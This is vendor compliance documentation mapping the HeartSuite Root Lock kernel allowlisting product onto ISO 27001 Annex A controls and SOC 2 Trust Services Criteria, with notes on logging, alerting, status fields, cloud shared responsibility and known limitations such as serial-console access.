HeartSuite contribution
A.5.7 — Threat intelligence
Not covered. HeartSuite has no threat feed integration.
A.5.15 — Access control
Organizational policy control. Kernel per-program enforcement can support a policy the customer already wrote. It is not the policy.
A.5.21 — Managing information security in the ICT supply chain
Organizational supplier-relationship control. Execution allowlisting can contribute to “unapproved binary cannot run.” It is not supplier due diligence, contracts, or monitoring.
A.5.22 — Monitoring, review and change management of supplier services
Not covered. This is the customer monitoring their suppliers (including HeartSuite). HeartSuite’s own testing, and the absence of NCSC CPA / NIAP / Common Criteria, belong in a vendor questionnaire — not this control.
A.5.23 — Information security for use of cloud services
Not covered. This is cloud-use governance (roles, acquisition, use, exit). It is not ICT supply chain (that is A.5.21) and not a binary allowlist.
A.5.28 — Collection of evidence
Organizational / legal process. Denial logs and the JSONL approval log can be inputs a customer SIEM retains. They are not a forensic evidence program.
A.5.29 — Information security during disruption
Not covered. No continuity or DR controls.
A.5.30 — ICT readiness for business continuity
Not covered.
A.6 — People Controls
Not covered. Root Lock has no personnel management, background check, training, or separation-of-duties features. Per-program file limits are not organisational segregation of duties.
Root Lock does not implement role-based access control within the Dashboard. Every user with Linux root access has identical access to all Dashboard functions: allowlist approval, Lockdown activation and deactivation, alert configuration, log clearing, and Maintenance.
There is no operator/administrator distinction and no per-function permission check. Every allowlist approval is written to /var/log/heartsuite/allowlist-audit.log with timestamp, uid, and tty. That distinguishes sessions, not people who share uid 0. Restricting which personnel can reach root — and attributing those sessions to named people — requires customer-side controls: sudoers policy, a privileged access management tool, or bastion host session recording.
A.7 — Physical Controls
Not covered. Lockdown requires physical or serial-console access to bypass (reboot to a maintenance kernel to clear immutability flags). The optional boot menu password is off by default, so that console access is enough. If you set one, Maintenance: unseal and return to Root Lock and any kernel-line edit prompt for the GRUB name root and that password, which is separate from the Linux root password.
In cloud deployments, the provider’s out-of-band serial console (AWS EC2 Serial Console, GCP serial port, Azure Serial Console, DigitalOcean Console) is the same path as a keyboard. Root Lock installs agetty autologin on /dev/ttyS0. Restricting that console still matters with the password set, because someone who mounts the disk from outside the VM never passes through GRUB. Restricting serial console access in the cloud provider’s IAM is a customer-side dependency that preserves Lockdown’s protection model.
A.8 — Technological Controls
Control
HeartSuite contribution
A.8.2 — Privileged access rights
Immutable seal and per-program gates apply at runtime, including to programs running as root. sudo, PAM, and a privileged-access tool such as WALLIX govern who may elevate and when; Root Lock controls what those programs may execute, read, write, and connect to, including as root. This page does not claim a PEDM partnership. By design, remote root has no intended path to execute a new binary, modify sealed files, or clear Lockdown state; unseal is the console GRUB pick Maintenance: unseal and return to Root Lock, and that boot runs HS_unlock.sh. sshd does not clear the seal. Dashboard access requires Linux root credentials; no additional authentication layer exists within HeartSuite. Every allowlist approval action is recorded with timestamp, uid, and tty in /var/log/heartsuite/allowlist-audit.log; attributing those sessions to named personnel requires customer-side session logging (auditd or a PAM tool). The rotating application log (/var/log/heartsuite/ui.log) is supplementary.
A.8.3 — Information access restriction
Per-program file-access allowlist restricts which paths each program can read or write.
A.8.4 — Access to source code
Not covered natively; HeartSuite does not distinguish source code files. File-access allowlists can be configured to restrict access to specific paths.
A.8.5 — Secure authentication
Not covered. HeartSuite provides no authentication mechanism. Sealing /etc/passwd and sshd_config is integrity of those files, not authentication. The optional boot menu password (off by default) guards only the GRUB maintenance entries and kernel-line edits; it is neither a Dashboard login nor the Linux root password (see A.7).
A.8.7 — Protection against malware
Default-deny execution allowlist prevents unauthorised binaries from running. No signature-based or behavioural malware detection.
A.8.8 — Management of technical vulnerabilities
Not covered. HeartSuite constrains the impact of unpatched vulnerabilities via allowlist boundaries but does not scan for, report on, or remediate them.
A.8.9 — Configuration management
Allowlist plus Lockdown is an enforced host configuration state, and changes take a maintenance window. HeartSuite has no multi-host push, so your automation applies policy host by host, and while Lockdown is sealed an entry cannot be revoked outside that window either. For boot-path integrity, CONFIG_IMA and CONFIG_KEXEC_FILE are not set, and Lockdown seals the kernel image directory with chattr +i. Secure Boot for the Root Lock kernel remains incomplete. See Central Policy Management.
A.8.10 — Information deletion
Not covered. HeartSuite’s restricted rm under Lockdown limits accidental deletion but has no secure-deletion or data-retention controls.
A.8.11 — Data masking
Not covered.
A.8.12 — Data leakage prevention
Partially. Network allowlist prevents outbound connections to unapproved destinations; it does not inspect the content of approved connections.
A.8.13 — Information backup
File Backup & Versioning provides automatic per-write versioned snapshots. Under Lockdown the kernel blocks write and delete to /.hs/b/ for every program except Root Lock backup tooling. Backup files are versioned filesystem copies with no encryption at the HeartSuite layer; for data-at-rest requirements (GDPR, HIPAA, PCI DSS), disk-level encryption (dm-crypt/LUKS) must be configured at the OS level. No offsite copy capability.
A.8.15 — Logging
After Fleet syslog is turned on, denial lines (HS-PROG-DENY, HS-FILE-DENY, HS-FILE-WDENY, HS-NET-DENY) and a separate higher-level alert stream reach the local journal under ident heartsuite. Every allowlist approval is written to /var/log/heartsuite/allowlist-audit.log (JSONL, timestamp, uid, tty; rotates at 1 MB + .1). That log is when and which uid/tty ran an approval. Git history is the authoritative policy change record. An always-on rotating application audit log (/var/log/heartsuite/ui.log) captures UI and core events. On-device activity buffers are cleared on maintenance. With Fleet syslog on, the journal stream and the JSONL approval log are what you ship for audit-period retention. Lockdown advisories are verdict-driven with provenance to the underlying records.
A.8.16 — Monitoring activities
Alert triggers deliver denial events to email, syslog, webhook, or passive status endpoint (~/.cache/heartsuite/status.json, updated every 60 seconds — see schema below). Alert Settings Email tab sets Node ID (node_id in JSON), SMTP, and Your email. The Fleet tab sets Setup Mode Alerts, the syslog switch (local /dev/log only — no syslog-server field), and Webhook URL (must be HTTPS). All of those are one-way outbound or local write. There is no built-in inbound API or remote allowlist control from HeartSuite itself. Central policy application and fleet-wide views are achieved by driving the per-host CLI tools (hs-app-perm-orders-manager, batch tools) from your automation and consuming the syslog streams, JSONL approval log, status.json, and webhook into your SIEM / CMDB / orchestration layer. See Central Policy Management and External Control. No fleet-wide or behavioural monitoring inside HeartSuite.
A.8.17 — Clock synchronisation
Not covered. HeartSuite does not manage NTP or clock state.
A.8.18 — Use of privileged utility programs
Under Lockdown, privileged tools (editors, file operation utilities) are sealed. Early in every Root Lock kernel boot, heartsuite-kernel-latch.service sets kernel.modules_disabled=1, after which a later modprobe stays refused. See Restricting Kernel Module Loading.
A.8.19 — Installation of software on operational systems
Per-program execution allowlist enforces “approved programs only.” New software cannot execute until it has been reviewed and approved through the Dashboard.
A.8.20 — Networks security
Per-program network allowlist controls outbound connections using literal IPv4/IPv6 addresses only; CIDR notation and DNS-based rules are not supported. Inbound connection monitoring is not provided; inbound filtering is a customer-side responsibility via an OS packet filter or cloud security groups. VLAN segregation and firewall policy are out of scope.
A.8.22 — Segregation of networks
Not covered as network-layer segregation. Host outbound allowlisting is a different control; do not cite this ID for it.
A.8.23 — Web filtering
Not covered. HeartSuite filters by destination IP, not URL or content category.
A.8.24 — Use of cryptography
No native encryption. HeartSuite configuration files (allowlist, mode state) are sealed by filesystem immutability flags but are not encrypted; they can be read from disk on a maintenance kernel boot. Backup snapshots are also unencrypted at the HeartSuite layer. OS-level disk encryption (dm-crypt/LUKS) is the required complementary control for data-at-rest compliance.
A.8.28 — Secure coding
Not covered. HeartSuite does not inspect code or enforce secure development practices.
A.8.29 — Security testing in development and acceptance
Not covered.
A.8.30 — Outsourced development
Not covered.
A.8.32 — Change management
Maintenance window workflow provides a structured, logged change process. All newly executed programs and file-access paths appear in Dashboard review queues before Lockdown can be re-engaged.
A.8.33 — Test information
Not covered.
A.8.34 — Protection of information systems during audit testing
Not covered. This is how the organization protects production during an auditor’s tests (copies, isolation). Lockdown is not that process.
hs-status.json field reference
Written to ~/.cache/heartsuite/status.json every 60 seconds by the HeartSuite daemon. Read-only; does not accumulate history.
Field
Type
Notes
node_id
string
Configured host identifier
mode
string
"Secure Mode", "Setup Mode", or "Unknown". "Secure Mode" is the on-disk token; the Dashboard and email copy say Lockdown.
is_hs_kernel
bool | null
Whether the running kernel is the Root Lock kernel. null if the daemon did not observe the host this cycle.
lockdown
bool | null
Whether the immutable seal is currently applied. Separate from mode.
lockdown_on_boot
bool | null
Whether Lockdown re-engages on the next Root Lock boot
pending_programs
int | null
Programs awaiting review
pending_files
int | null
Sum of pending_file_r + pending_file_w
pending_network
int | null
Network destinations awaiting review
fully_protected
bool | null
True when mode is "Secure Mode" and the seal is applied
subscription
string | null
"Active" or "Expired"
version
string
Build identity
last_alert_at
string
ISO 8601 UTC timestamp of last alert, or empty string
updated_at
string
ISO 8601 UTC timestamp of last daemon write
daemon_ok
bool
Whether the HeartSuite daemon is running normally
channel_errors
object
Present when the daemon writes an AlertState (includes empty strings when healthy)
└ email.message / email.at
string
Last email delivery error and its timestamp
└ syslog.message / syslog.at
string
Last syslog delivery error and its timestamp
└ webhook.message / webhook.at
string
Last webhook delivery error and its timestamp
For Nagios/Zabbix/Ansible polling, lockdown, is_hs_kernel, and daemon_ok are the three fields that constitute a healthy Lockdown state. Treat "Secure Mode" plus lockdown: true as the sealed Lockdown posture.
Open Questions
The following items remain open or only partly answerable. The kernel CVE and SBOM entries link to what is already published.
Evidence & Attestation
Can HeartSuite export a signed compliance evidence package — a machine-readable record of the current allowlist, Lockdown state, and alert history — for submission to an auditor or GRC platform? Today you keep the allowlist in Git, read Lockdown state from status.json, and ship denial lines only after Fleet syslog is on. The JSONL approval log is when and which uid/tty ran an approval. There is no signed, single-file evidence package.
Does HeartSuite generate a time-stamped record of continuous Lockdown state?status.json reflects current state only; the daemon’s reboot history records reboots, not continuous Lockdown state. There is no historical status archive. (This is not an SSAE attestation.)
Access Control & Identity
How does HeartSuite interact with PAM, LDAP, or Active Directory? No HeartSuite code calls PAM, LDAP, or any directory service. Regulated environments requiring centralised identity management must bridge this at the OS layer.
Vulnerability & Patch Management
How does HeartSuite handle kernel CVEs in its own kernel build? Active kernel maintenance is evidenced by the 5.19.6 → 6.18 LTS port. Public patch targets, notification channels, and version-string semantics: Kernel Support Policy. Scanner workflow: CVE Hygiene for Scanners. OSV is published (279 entries at /advisories/osv.json). OVAL XML and GPG-signed bundles are not generally available. Binding SLAs remain in the subscription agreement. See Evidence Status.
Is there a published SBOM for the Root Lock kernel and Dashboard components?(Partially answerable.)CycloneDX bundle SBOM and CONFIG-gate SBOM are published at /advisories/. Installer bundles still use SHA-256 only — there is no GPG or cosign signature. SPDX dual-format is not generally available. See Supply Chain and Advisory Feeds.
What is HeartSuite’s vulnerability disclosure and response program?(Organisational — not in the product.) A customer’s supplier questionnaire may ask for a disclosure policy. That is not ISO 27001 A.5.22 (customer monitoring of suppliers), and HeartSuite is not a CVE Numbering Authority.
Incident Response & Recovery
What is the documented RTO for restoring a Lockdown host after a security incident? Recovery requires a minimum three-step, two-reboot sequence with manual Dashboard queue review. No time estimate is defined, because the duration depends on how much is waiting in the queues, and there is no fast path.
Can HeartSuite backups be restored to a different host? No. Restore is local-only, because Root Lock has no export, archive, or transfer capability for backups.
How are HeartSuite security incidents (in the product itself) disclosed to customers?(Organisational — not in the product.) A.5.24 is the customer organization’s incident-management planning. Vendor notification terms live in the subscription agreement, not in that control.
Scalability & Fleet Management
What does the licensing model look like at scale?(Organisational — not in the product.) No pricing tiers, volume discount structures, or MSP terms are publicly documented.
Compliance Certifications
Does HeartSuite map to sector-specific frameworks — PCI DSS, HIPAA, NIS2, DORA, CMMC? Not in this document. Each of those regimes has its own requirements rather than copying CSF 1.1 or ISO Annex A, and NIS2 and DORA do not derive from NIST SP 800-171. Even CMMC Level 2, which is based on 800-171, needs its own map, so do not treat this page as a PCI, HIPAA, NIS2, DORA, or CMMC mapping.
Cloud Shared-Responsibility Matrix
When Root Lock runs as a guest VM on a cloud platform, responsibility for controls is split across three parties.
Control layer
HeartSuite
Cloud provider
Customer
Kernel-level execution enforcement
Primary
—
—
Per-program file access control
Primary
—
—
Outbound network allowlist
Primary
—
—
Configuration immutability (Lockdown)
Primary
—
—
File backup & versioning
Primary
—
Offsite / encrypted copy for DR
Hypervisor and host hardware security
—
Primary
—
Physical data centre security
—
Primary
—
Network infrastructure (VPC, routing)
—
Primary
—
Serial / out-of-band console access control
Installs agetty autologin on /dev/ttyS0
Provides console (AWS EC2 Serial Console, GCP serial port, Azure Serial Console)
Must restrict console access via cloud IAM
Inbound firewall / security groups
—
Provides capability
Customer configures
Disk encryption at rest
—
Provides capability (EBS encryption, etc.)
Customer enables; LUKS recommended
Identity & access management
—
Provides IAM
Customer configures; controls who reaches root and serial console
OS-level audit logging (login, sudo)
—
—
Customer configures (auditd, CloudTrail)
SIEM / log retention beyond device
—
—
Customer operates
Vulnerability scanning
—
—
Customer operates
Incident response program
—
—
Customer defines
The most operationally significant customer responsibility in cloud deployments is restricting serial console access. Root Lock installs agetty autologin on /dev/ttyS0. Anyone who can reach the cloud provider’s out-of-band serial console can boot to the maintenance kernel without further authentication from Root Lock, unless you set the optional boot menu password (off by default; see A.7). Even with that password set, console and volume access stay sensitive, because mounting the disk from outside never passes through GRUB.
Restricting serial console access at the cloud provider IAM layer is the control that preserves Lockdown’s protection model in cloud environments.
How Root Lock fits into a compliance program
Root Lock addresses a narrow but high-value control: kernel-enforced, root-resistant mandatory access control. It does not replace the controls listed below. A compliance program relying on Root Lock alone will have significant gaps.
Layer
HeartSuite role
Complementary tool required
Execution control
Primary control
—
File access control
Primary control
—
Outbound network control
Primary control
Firewall / NAC for inbound
Configuration immutability
Primary control
—
File backup & recovery
Primary control
Offsite / encrypted backup for DR
Fleet-wide logging
Per-decision enforcement stream after Fleet syslog is on, plus the JSONL approval log (when and which uid/tty ran an approval) and the rotating audit log; journal ident heartsuite; status.json for health. Compare the allowlist you keep in Git for policy.
SIEM plus your automation / GitOps / ITSM for retention, correlation, and policy reconciliation
Behavioural detection
None
NDR / EDR
Vulnerability management
None
Scanner (Nessus, Qualys, Wiz)
Identity & access management
None
IAM / PAM platform
Data encryption
None
LUKS, TLS, application-layer encryption
Personnel & training controls
None
HRMS / LMS / GRC platform
Supplier management
None
GRC / vendor risk management
For a NIST CSF or ISO 27001 program, Root Lock contributes most directly to the Protect function and ISO 27001 A.8 (Technological Controls), with meaningful but partial contributions to logging, monitoring, and recovery.
21 - SOC 2 TSC mapped to Root Lock controls
AICPA Trust Services Criteria mapped to Root Lock capabilities — for customers preparing a SOC 2 Type I or Type II audit.
Purpose: Vendor map of Root Lock by HeartSuite capabilities onto selected AICPA Trust Services Criteria (2017 TSC, 2022 revised points of focus), for a customer preparing a Type I or Type II examination.
A TSC is met by the entity’s control environment. HeartSuite does not hold a SOC 2 report. Use each row as a starting list of host-level activities and artefacts; the practitioner still designs the tests.
Availability (A1) and Confidentiality (C1) apply only when those categories are in the examination. Security (CC1–CC9) is always in. This page covers the CC6–CC8 rows where a host kernel MAC can contribute.
The dedicated JSONL approval log is when and which uid/tty ran an approval, and denial lines reach the journal only after Fleet syslog is turned on. The rotating application audit log is described below. JSONL rotates at 1 MB with one .1 copy — ship it to a SIEM for Type II periods longer than that window. Git history is the authoritative policy change record.
Root Lock is deployed on Linux servers to enforce a default-deny security policy at the kernel level. It is a technical control your organization operates. In a SOC 2 examination:
Root Lock can support specific criteria as one technical activity in your control environment.
You still need organizational controls (policies, procedures, access reviews, training) alongside it.
Artefacts listed here are host-level items you can retain. Operating effectiveness over the period still needs walkthrough, inquiry, inspection, and sampling.
CC6 — Logical and physical access controls
CC6.1 — Logical access security: Restricting access to information assets
Official criterion: The entity implements logical access security software, infrastructure, and architectures over protected information assets to protect them from security events to meet the entity’s objectives.
How Root Lock can support a customer control:
Root Lock controls, per program, which programs can execute, which files they can read or write, and which network destinations they can connect to — independently of which user account runs them, including root.
In Lockdown, every program must have an explicit allowlist entry before the kernel will permit it to execute, read or write files, or make outbound network connections.
The three dimensions of per-program access control:
Dimension
HeartSuite mechanism
Program execution
In Lockdown, the kernel refuses execve() for any program not in the allowlist
File access
Per-program read and write permissions; read and write approved separately
Network access
Per-program, per-destination IPv4/IPv6 allowlist; no CIDR ranges, hostnames, or wildcards
Access permissions are built during Setup Mode via the Dashboard review queues. Each program’s execution, file access, and network access is presented for explicit human approval before Lockdown is activated.
Under Lockdown, root cannot change the allowlist: the files are immutable (chattr +i) and the kernel refuses the write, so no program can extend access at runtime.
Scope: Every allowlist approval action (programs, file paths, network destinations) is recorded in a dedicated, persistent JSONL approval log with timestamp, uid, and tty. That log provides direct session attribution for changes to the policy.
In environments where multiple administrators share root access, uid/tty-to-person attribution still requires correlating against customer-side session records (terminal session logging via auditd, a privileged access management tool, or equivalent). Dashboard access requires Linux root credentials; there is no additional authentication layer within Root Lock.
Evidence artifacts:
Dashboard allowlist export (Programs, File Access, Internet Access queues)
Dedicated JSONL approval log showing timestamp, uid, tty, and entry details for each approval action
Lockdown status screenshot showing “Applied”
/.hs/sys/hs-app-perm-orders-manager view -a output showing per-program permissions
Demonstration that a non-allowlisted program cannot execute while Lockdown is active
CC6.3 — Access authorization based on roles, responsibilities, or system design
Official criterion: The entity authorizes, modifies, or removes access to data, software, functions, and related assets based on roles, responsibilities, or the system design and changes, giving consideration to the concepts of least privilege and segregation of duties.
How Root Lock can support a customer control:
Root Lock does not implement role-based access control within the Dashboard. Every user with Linux root access has identical access to all Dashboard functions: allowlist approval, Lockdown activation and deactivation, alert configuration, log clearing, and Maintenance.
There is no operator/administrator distinction and no per-function permission check. Every allowlist approval is written to /var/log/heartsuite/allowlist-audit.log with timestamp, uid, and tty. That distinguishes sessions, not people who share uid 0. Person attribution still requires customer-side session records.
CC6.3 is an organizational control for this product. Restricting which personnel can reach root — and attributing their actions — requires customer-side controls: sudoers policy, a privileged access management tool, bastion host session recording, or equivalent.
Evidence artifacts:
sudoers policy or PAM configuration showing which users can execute which HeartSuite commands
Privileged access management records (bastion logs, PAM session records, or equivalent)
Documentation of which personnel hold root access and under what job function
CC6.6 — Threats from sources outside system boundaries
Official criterion: The entity implements logical access security measures to protect against threats from sources outside its system boundaries.
How Root Lock can support a customer control:
Root Lock does not implement inbound / boundary access control: the product has no inbound packet filter, VPN, or external-user authentication. Inbound filtering remains a customer-side OS packet filter or cloud security group — that complementary control is what typically addresses CC6.6.
What Root Lock does on the host (the five-category chattr +i seal of OS configuration, authentication files, and related paths) is a logical access / change-protection activity. Cite it under CC6.1 and CC8.1. The inventory stays here so the seal is documented in one place.
Lockdown seals five categories of system infrastructure using chattr +i filesystem immutability. During activation the Dashboard shows a per-category inventory. The Lockdown activation log records what was sealed.
The five sealed categories:
Category
What is protected
HeartSuite configuration
Allowlist files, mode state file, kernel image directory
System integrity
Shared libraries (/usr/lib/), systemd unit directories, SSH server config (sshd_config), sudo policy
Cron and anacron configuration, environment defaults, root shell profiles
Maintenance tools
File editors made non-executable; rm/cp/mv replaced with restricted copies
While Lockdown is active, root cannot remove the immutable flags because the kernel disables chattr, so modifying any of these resources requires booting the maintenance kernel, which requires physical or serial-console access (keyboard and monitor, serial port, or cloud provider serial console).
An attacker who already has root over SSH cannot edit the SSH config, create accounts, change passwords, install cron jobs, or plant login-script backdoors.
Scope: Root Lock installs agetty autologin on the serial port (/dev/ttyS0). Whoever has access to the cloud provider’s out-of-band console (AWS EC2 Serial Console, Azure Serial Console, GCP serial port, DigitalOcean Console) can reach the maintenance kernel without further authentication from Root Lock unless the optional boot menu password was set; it is off by default. With a password set, Maintenance: unseal and return to Root Lock and any kernel-line edit prompt for the GRUB name root and that password, but someone who mounts the disk from outside the VM never passes through GRUB.
Restricting serial console access is a customer-side organizational control enforced through cloud provider IAM — it is the final backstop of Lockdown’s protection model.
Evidence artifacts:
Lockdown activation log showing the five sealed categories and their file counts
Demonstration that /etc/passwd cannot be modified while Lockdown+sealed is active
Demonstration that SSH config cannot be modified while Lockdown+sealed is active
ls -la /.hs/sys/ showing immutable flags on allowlist files
Cloud provider IAM policy restricting serial console access to named personnel
CC6.7 — Transmission, movement, and removal of information
Official criterion: The entity restricts the transmission, movement, and removal of information to authorized internal and external users and processes, and protects it during those activities.
Root Lock does not encrypt customer data in transit. HTTPS for the product’s own webhook covers that webhook only. Per-program outbound IP allowlisting can support a customer control that limits where programs may send data. TLS, removable media, and DLP stay on the customer side.
How Root Lock can support a customer control:
Root Lock enforces per-program outbound network controls. In Lockdown, every outbound connection attempt by every program is either on the network allowlist or blocked at the kernel. This applies regardless of user privilege.
Specific transmission controls:
Outbound allowlist: Each program has its own set of approved destination IP addresses. Approving a destination for one program does not grant any other program access to the same destination.
HTTPS enforcement: Webhook alert delivery requires an HTTPS URL. HTTP (non-TLS) webhook URLs are rejected at configuration time.
C2 callback prevention: In Lockdown, any program attempting to connect to a destination not in its network allowlist is blocked. This includes malware attempting to reach command-and-control infrastructure. The Log4Shell attack (CVE-2021-44228), which works by causing a vulnerable application to reach outbound to attacker infrastructure, is blocked at the network gate.
Exfiltration prevention: Even if an attacker compromises an approved program, that program can only connect to destinations already in its network allowlist — destinations reviewed and approved by an administrator during Setup Mode.
Scope: Root Lock enforces no inbound connection controls. Inbound network filtering (port restrictions, protocol controls) is a customer-side responsibility via an OS packet filter or cloud security groups.
Evidence artifacts:
Internet Access queue showing per-program, per-IP approvals
Alert log showing blocked outbound connections (in Lockdown)
Webhook configuration showing HTTPS requirement
Demonstration that a new outbound connection attempt generates a block alert when the destination is not allowlisted
CC6.8 — Malware and unauthorized software prevention
Official criterion: The entity implements controls to prevent or detect and act upon the introduction of unauthorized or malicious software.
How Root Lock can support a customer control:
This is the primary use case of Root Lock. The implementation is structural, not signature-based.
Default-deny execution: In Lockdown, the Root Lock kernel refuses to execute any program not in the allowlist. A file downloaded to /tmp — a reverse shell, a credential dumper, a dropper — cannot execute, because it has no allowlist entry. The kernel refuses the execve() call regardless of file permissions, user privilege, or whether any scanner detected the file.
Interpreted code coverage: Python, Perl, and PHP scripts are covered by Secure Script Launchers. Each script gets its own allowlist entry, separate from the interpreter. The Python interpreter may be on the allowlist; a malicious .py file dropped at /tmp/attack.py is not. In Lockdown, it is blocked before the interpreter processes it.
BPF syscall: On the 6.18.9-hs kernel that ships, the BPF syscall is off, so there is no eBPF program to load.
Module loading restriction: Early in every Root Lock kernel boot, before sshd starts, heartsuite-kernel-latch.service loads the netfilter modules the firewall needs and sets kernel.modules_disabled=1. For the rest of that boot, a later modprobe stays refused. Narrowing kmod’s file grants is a separate step you finish before Lockdown seals the allowlist. See Restricting Kernel Module Loading.
Post-compromise file recovery: When an approved program is compromised and encrypts or corrupts files (for example ransomware inside an approved process), per-write backup preserves every version. Recovery starts from the moment before the damage began, not the last scheduled backup window. Under Lockdown, the kernel blocks write and delete to the backup directory (/.hs/b/) for every program except Root Lock backup tooling (hs-backup and hs-version-manager). That includes root.
Alert on new blocked programs: In Lockdown, any program path that appears in the denial log and has never appeared in any prior log session triggers an alert to all configured channels immediately.
Evidence artifacts:
Alert log showing blocked execution attempts in Lockdown
Dashboard Programs queue showing items blocked and denied
Kernel configuration for the 6.18.9-hs kernel you boot
CVE status table on the Kernel Security Transparency page
Backup configuration and version history showing per-write versioning
CC7 — System operations
CC7.1 — Detection of configuration changes and new vulnerabilities
Official criterion: The entity uses detection and monitoring procedures to identify (1) changes to configurations that introduce new vulnerabilities, and (2) susceptibilities to newly discovered vulnerabilities.
A customer scanner remains the usual CC7.1 control. Root Lock can reduce the blast radius of some unpatched flaws, and its denial alerts belong under CC7.2.
How Root Lock can support a customer control:
Vulnerability surface reduction: Where the kernel you boot leaves an option unset, that code is absent and the status is Not affected. Kernel Security Transparency is the list, and an Affected row stays on the patch date.
Configuration change detection: Under Lockdown, the allowlist is sealed and cannot be changed. Any attempt to modify allowlist files, Root Lock configuration, or system integrity files (shared libraries, systemd units, SSH config) is blocked at the kernel.
The “Critical file version created outside maintenance window” alert fires when a new backup version is created for files under /etc/, /bin/, /usr/bin/, /sbin/, /lib/, or /usr/lib/ while Lockdown is active.
Threat detection in operation:
Threat signal
HeartSuite detection mechanism
New malware execution attempt
Block alert: “Previously unseen program blocked”
C2 callback or data exfiltration
Block alert: “Network burst to new destinations”
File modification attempt in protected paths
Block alert: “Critical file version created outside maintenance”
Mode/state changes (Setup ↔ Lockdown)
Immediate alert on all channels on every state change
New allowlist pushed while Lockdown active
Immediate alert on all channels
Integration with vulnerability management: Root Lock is designed to complement — not replace — vulnerability scanners (Tenable Nessus, Qualys VMDR, Rapid7 InsightVM). Root Lock can reduce the blast radius of an unpatched vulnerability while the scanner maps what needs patching, so the entity still needs a vulnerability-identification control for CC7.1. SOC 2 does not prescribe either tool.
CVE status table showing HeartSuite’s kernel vulnerability posture
Vulnerability scanner reports (separate tool — HeartSuite does not provide this)
CC7.2 — System monitoring for anomalies and indicators of compromise
Official criterion: The entity monitors system components and the operation of those components for anomalies that are indicative of malicious acts, natural disasters, and errors affecting the entity’s ability to meet its objectives.
How Root Lock can support a customer control:
The items below are policy-deny logging and a protection-state indicator. A customer SIEM may consume them for CC7.2. Anomaly analysis (NIST CSF DE.AE) stays outside this product.
Continuous protection state monitoring:
The Dashboard displays a full-width, high-contrast protection state indicator showing the current state at all times:
State
Indicator
Setup Mode
SETUP MODE — logging only, nothing is blocked
Lockdown (no immutable seal)
LOCKDOWN — immutable seal not applied
Lockdown + sealed
Lockdown applied
maintenance kernel
maintenance kernel — no blocking, logging, or backups
Status JSON polling surface: ~/.cache/heartsuite/status.json is updated every 60 seconds. Ansible, Nagios, Zabbix, and similar tools can read this file via SSH pull for automated health checks. No additional configuration required. The mode field is "Secure Mode", "Setup Mode", or "Unknown" — the same internal token as the webhook. The Dashboard label for the first value is Lockdown. The lockdown field is the seal bool. See the field table in Compliance Reference.
Syslog integration: After you enable Syslog on Alert Settings → Fleet, Root Lock writes denial lines and aggregated alerts to the journal under ident heartsuite. A single rsyslog rule such as :programname, isequal, "heartsuite" @@siem-host:514 forwards both.
The enforcement stream emits one record per denial (HS-PROG-DENY, HS-FILE-DENY, HS-FILE-WDENY, HS-NET-DENY), not per successful allowlisted access. Structured data includes the decision type, program, and target. Lag is typically under one second.
The alert stream carries higher-level, deduplicated events (new_program_blocked, network_burst, mode changes, and similar). Alerts are also delivered via the configured webhook and email channels; those timestamps reflect alert evaluation time rather than the original kernel event time.
Webhook integration: Every alert is POSTed immediately as a JSON payload to the configured webhook endpoint. Example payload structure:
{"node_id":"prod-web-03","event_type":"new_program_blocked","timestamp":"2026-03-31T14:22:00Z","mode":"Secure Mode","lockdown":true,"tier":2,"paths":["/tmp/dropper","/tmp/payload"],"count":2,"message":"Previously unseen program blocked","subscription":"Active","total_pending":0,"pending_programs":0,"pending_file_r":0,"pending_file_w":0,"pending_network":0,"enrich_failed":false}
mode is the on-disk monitor token ("Secure Mode", "Setup Mode", or "Unknown"). The Dashboard and email copy say Lockdown for that first value. lockdown is the immutable-seal bool, not a synonym for mode.
This payload can drive PagerDuty, OpsGenie, Slack, or any incident management tool.
Log retention and audit channels: The on-device activity log (/.hs/sys/HS_log.txt) is a temporary denial buffer. It is cleared on every maintenance cycle and auto-cleared when all review queues drain in Setup Mode (and Secure Script Launchers is not still pending). At about 32 MiB it is rotated in place. The rotating application log (/var/log/heartsuite/ui.log) is size-capped at approximately 8 MB. For long-term retention and cross-host correlation, enable Fleet Syslog and ship ident heartsuite.
Every allowlist approval is written to /var/log/heartsuite/allowlist-audit.log with timestamp, uid, and tty. The file rotates at 1 MB and keeps one .1 copy; ship it to a SIEM for Type II periods longer than that window. Lockdown activation decisions are verdict-driven and carry provenance back to the specific allowlist state and decision records that produced them.
Evidence artifacts:
Syslog forwarding rule in /etc/rsyslog.d/heartsuite.conf (or equivalent) capturing the heartsuite ident
Dedicated JSONL approval log (/var/log/heartsuite/allowlist-audit.log) with timestamp, uid, tty, and entry details for every allowlist approval
Per-decision enforcement stream records in the customer SIEM (MSGIDs for program, file, and network decisions)
Sample alert payloads from webhook endpoint
~/.cache/heartsuite/status.json showing current system state
SIEM alert records and raw enforcement events covering the audit period (customer-operated SIEM required for Type II evidence spanning months)
Verification: journalctl -t heartsuite --since "1 hour ago" (or the equivalent facility) showing both enforcement and alert activity
CC7.3 — Evaluation of security events
Official criterion: The entity evaluates security events to determine whether they could or have resulted in a failure of the entity to meet its objectives, and, if so, takes actions to prevent or address such failures.
How Root Lock can support a customer control:
Root Lock classifies security events into two tiers:
Immediate alerts (administrative state changes) — these fire on all channels with no delay:
Mode switch (Setup Mode ↔ Lockdown)
Lockdown activation or deactivation
New allowlist file pushed while Lockdown is active
Threshold-filtered alerts (operational blocks) — these apply noise reduction before delivery, while syslog and webhook receive them immediately:
Previously unseen program blocked (appears in denial log for the first time)
Network burst to new destinations (single program, multiple new destinations, 2-hour window)
Critical file version created outside maintenance window
What is never alerted (documented in the product to prevent alert fatigue):
Setup Mode, unless Fleet Setup Mode alerts is enabled
Repeated blocks of a program-destination pair already seen in the current session
File version activity under /tmp/, /var/tmp/, or /dev/shm/
In Lockdown, the Dashboard review queues shift from approval to read-only investigation. Denied items appear in the queues. Use [n] to navigate them. Each denied item shows the program, path, and attempt count — the same metadata used during approval.
Alert log from a known test event (using the Test Email function)
Dashboard Lockdown queue showing denied items and investigation workflow
SIEM correlation rules that consume the HeartSuite alert feed (customer-operated SIEM required for audit-period-length evidence)
CC7.4 — Incident response
Official criterion: The entity responds to identified security incidents by executing a defined incident response program.
How Root Lock can support a customer control:
Root Lock provides technical controls for the detection and containment phases of incident response. It does not provide a full incident response program — that is an organizational control.
Containment (structural):
Under Lockdown, a compromised program cannot launch new programs, cannot exceed its file access permissions, cannot connect to unapproved network destinations, and cannot modify the allowlist or system configuration
These constraints apply automatically — they do not require responder action during the incident
Nothing the attacker ran survives a reboot (allowlist modifications are in-memory only; the on-disk allowlist is immutable)
Investigation:
Dashboard Lockdown queue shows all denied items (blocked programs, file accesses, network connections) with timestamps and paths
